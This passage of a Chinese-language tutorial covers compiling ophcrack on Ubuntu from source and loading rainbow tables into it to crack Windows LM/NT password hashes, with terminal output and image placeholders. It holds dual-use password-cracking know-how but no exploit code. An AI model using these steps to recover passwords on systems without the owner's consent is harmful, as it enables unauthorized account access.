jilianghou@jilianghou-laptop:~/软件$ bzip2 -d ophcrack-3.3.1.tar.bz2
jilianghou@jilianghou-laptop:~/软件$ ls
jilianghou@jilianghou-laptop:~/软件$ tar xvf ophcrack-3.3.1.tar
ophcrack-3.3.1/
ophcrack-3.3.1/doc/
ophcrack-3.3.1/doc/doxygen.config
ophcrack-3.3.1/config.guess
ophcrack-3.3.1/COPYING
ophcrack-3.3.1/configure
ophcrack-3.3.1/install-sh
ophcrack-3.3.1/NEWS
ophcrack-3.3.1/config.sub
ophcrack-3.3.1/configure.in
ophcrack-3.3.1/aclocal.m4
ophcrack-3.3.1/AUTHORS
ophcrack-3.3.1/LICENSE
ophcrack-3.3.1/ChangeLog
```

图4

在终端中执行命令**sudo apt-get install build-essential**，将“build-essential”安装到系统中，如图5。再在终端中执行命令**sudo apt-get install libssl-dev**，将“libssl-dev”安装到系统中，如图6。最后在终端中执行命令**sudo apt-get install libsoqt4-dev**，这是将“qt toolkit”安装到操作系统中，如图7。

```
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)
jilianghou@jilianghou-laptop:~/软件/ophcrack-3.3.1$ sudo apt-get install build-e
ssential
[sudo] password for jilianghou:
正在读取软件包列表... 完成
正在分析软件包的依赖关系树
正在读取状态信息... 完成
下列软件包是自动安装的并且现在不再被使用了：
  libchewing3-data libchewing3 ttf-arphic-bsmi00lp
使用'apt-get autoremove'来删除它们
将会安装下列额外的软件包：
  dpkg-dev g++ g++-4.3 libstdc++6-4.3-dev
建议安装的软件包：
  debian-keyring g++-multilib g++-4.3-multilib gcc-4.3-doc libstdc++6-4.3-dbg
  libstdc++6-4.3-doc
下列【新】软件包将被安装：
  build-essential dpkg-dev g++ g++-4.3 libstdc++6-4.3-dev
共升级了 0 个软件包，新安装了 5 个软件包，要卸载 0 个软件包，有 3 个软件未被升级

需要下载 6170kB 的软件包。
解压缩后会消耗掉 21.2MB 的额外空间。
您希望继续执行吗？[Y/n]y
获取：1 http://ubuntu.dormforce.net jaunty/main libstdc++6-4.3-dev 4.3.3-5ubuntu
4 [1356kB]
获取：2 http://ubuntu.dormforce.net jaunty/main g++-4.3 4.3.3-5ubuntu4 [4162kB]
```

图5

此时就可以在终端中进入ophcrack目录进行编译和安装了，执行命令**./configure**，如图8，当编译成功后就会出现如图9所示的提示信息，当大家看到提示信息后，就可以在终端中依次执行“make”和“sudo make install”两条命令来安装ophcrack了。

```
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)
jilianghou@jilianghou-laptop:~/软件/ophcrack-3.3.1$ sudo apt-get install libssl-
dev
正在读取软件包列表... 完成
正在分析软件包的依赖关系树
正在读取状态信息... 完成
下列软件包是自动安装的并且现在不再被使用了：
  libchewing3-data libchewing3 ttf-arphic-bsmi00lp
使用'apt-get autoremove'来删除它们
将会安装下列额外的软件包：
  zlib1g-dev
下列【新】软件包将被安装：
  libssl-dev zlib1g-dev
共升级了 0 个软件包，新安装了 2 个软件包，要卸载 0 个软件包，

需要下载 2134kB 的软件包。
解压缩后会消耗掉 6111kB 的额外空间。
您希望继续执行吗？[Y/n]y
获取：1 http://ubuntu.dormforce.net jaunty/main zlib1g-dev 1:1.2.3.3.
tu2 [161kB]
获取：2 http://ubuntu.dormforce.net jaunty-updates/main libss  v 0.9.8g-15ubun
tu3.2 [1973kB]
下载 2134kB，耗时 4s (519kB/s)
选中了曾被取消选择的软件包 zlib1g-dev.
(正在读取数据库 ... 系统当前总共安装有 129821 个文件和目录。)
```

图6

```
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)
jilianghou@jilianghou-laptop:~/软件/ophcrack-3.3.1$ sudo apt-get install libsoqt
4-dev
正在读取软件包列表... 完成
正在分析软件包的依赖关系树
正在读取状态信息... 完成
下列软件包是自动安装的并且现在不再被使用了：
  libchewing3-data libchewing3 ttf-arphic-bsmi00lp
使用'apt-get autoremove'来删除它们
将会安装下列额外的软件包：
  comerr-dev libaudio-dev libcoin40-dev libcoin40c2 libexpat1-dev
  libfontconfig1-dev libfreetype6-dev libgl1-mesa-dev libglib2.0-dev
  libglu1-mesa-dev libglu1-xorg-dev libice-dev libjpeg62-dev libkadm55
  libkrb5-dev liblcms1-dev libmng-dev libpng12-dev libpq-dev libpthread-stubs0
  libpthread-stubs0-dev libqt4-dev libqt4-opengl-dev libqt4-scripttools
  libqt4-sql-sqlite libsm-dev libsoqt-dev-common libsoqt4-20 libsqlite0-dev
  libx11-dev libxau-dev libxcb1-dev libxcursor-dev libxdmcp-dev libxext-dev
  libxfixes-dev libxft-dev libxi-dev libxinerama-dev libxmu-dev libxmu-headers
  libxp-dev libxpm-dev libxrandr-dev libxrender-dev libxt-dev mesa-common-dev
  qt4-designer qt4-dev-tools qt4-doc qt4-qmake x11proto-core-dev
  x11proto-fixes-dev x11proto-input-dev x11proto-kb-dev x11proto-print-dev
  x11proto-randr-dev x11proto-render-dev x11proto-xext-dev
  x11proto-xinerama-dev xtrans-dev
建议安装的软件包：
  libcoin40-doc libsimage-dev libopenal0a libglib2.0-doc krb5-doc
```

图7

```
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)

jilianghou@jilianghou-laptop:~/软件/ophcrack-3.3.1$ ./configure
checking build system type... i686-pc-linux-gnu
checking host system type... i686-pc-linux-gnu
checking for g++... g++
checking for C++ compiler default output file name... a.out
checking whether the C++ compiler works... yes
checking whether we are cross compiling... no
checking for suffix of executables...
checking for suffix of object files... o
checking whether we are using the GNU C++ compiler... yes
checking whether g++ accepts -g... yes
checking for gcc... gcc
checking whether we are using the GNU C compiler... yes
checking whether gcc accepts -g... yes
checking for gcc option to accept ISO C89... none needed
checking for a BSD-compatible install... /usr/bin/install -c
checking whether ln -s works... yes
checking whether make sets $(MAKE)... yes
checking for ranlib... ranlib
checking for Mac OS X or WIN32 or Solaris... no
checking how to run the C preprocessor... gcc -E
checking for grep that handles long lines and -e... /bin/grep
checking for egrep... /bin/grep -E
```

图8

```
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)
config.status: creating src/gui/gui.pro
config.status: creating src/gui/ophcrack_win32.rc
config.status: creating src/samdump2/Makefile
config.status: creating config.h
configure: Generating GUI Makefile with qmake
WARNING: Failure to find: ui_ophcrackgui.h
WARNING: Failure to find: ui_tabledialog.h

================================================
ophcrack has been successfully configured as follow
================================================

 Install directory: /usr/local

 GUI: yes
 Graph display: no
 Debugging: no

================================================

Now enter 'make' to compile
followed by 'make install' to install

jilianghou@jilianghou-laptop:~/软件/ophcrack-3.3.1$
```

图9

六、使用ophcrack挂载彩虹表破解Windows密码

ophcrack安装完毕后，我们在终端中执行命令**ophcrack**，如图10，此时就会弹出ophcrack的主界面，如图11。在ophcrack的主界面中可以看到一个类似于数据库表的部分，在这里可以看到“LM HASH”以及“NT HASH”等列名，这与前面讲解的Windows密码两种存储方式刚好对应。




图10




图11

下面我们要做的就是将彩虹表挂载到ophcrack中，单击ophcrack主界面上的“table”按钮，在弹出的对话框中选择彩虹表类型，如果你使用的是光盘中提供的彩虹表，则选择图中标明的条目，如图12，然后单击“install”按钮，随后就会出现一个浏览对话框，在这个对话框中选择硬盘上的彩虹表即可，如图13，这就表明彩虹表已经挂载成功了，点击“OK”后关闭此对话框，返回到ophcrack主界面。




图12

因为彩虹表已经挂载到了ophcrack中，此时的ophcrack主界面也发生了变化，我们可以在ophcrack主界面上看到当前已挂载成功的彩虹表的状态，如图14。




图13




图14

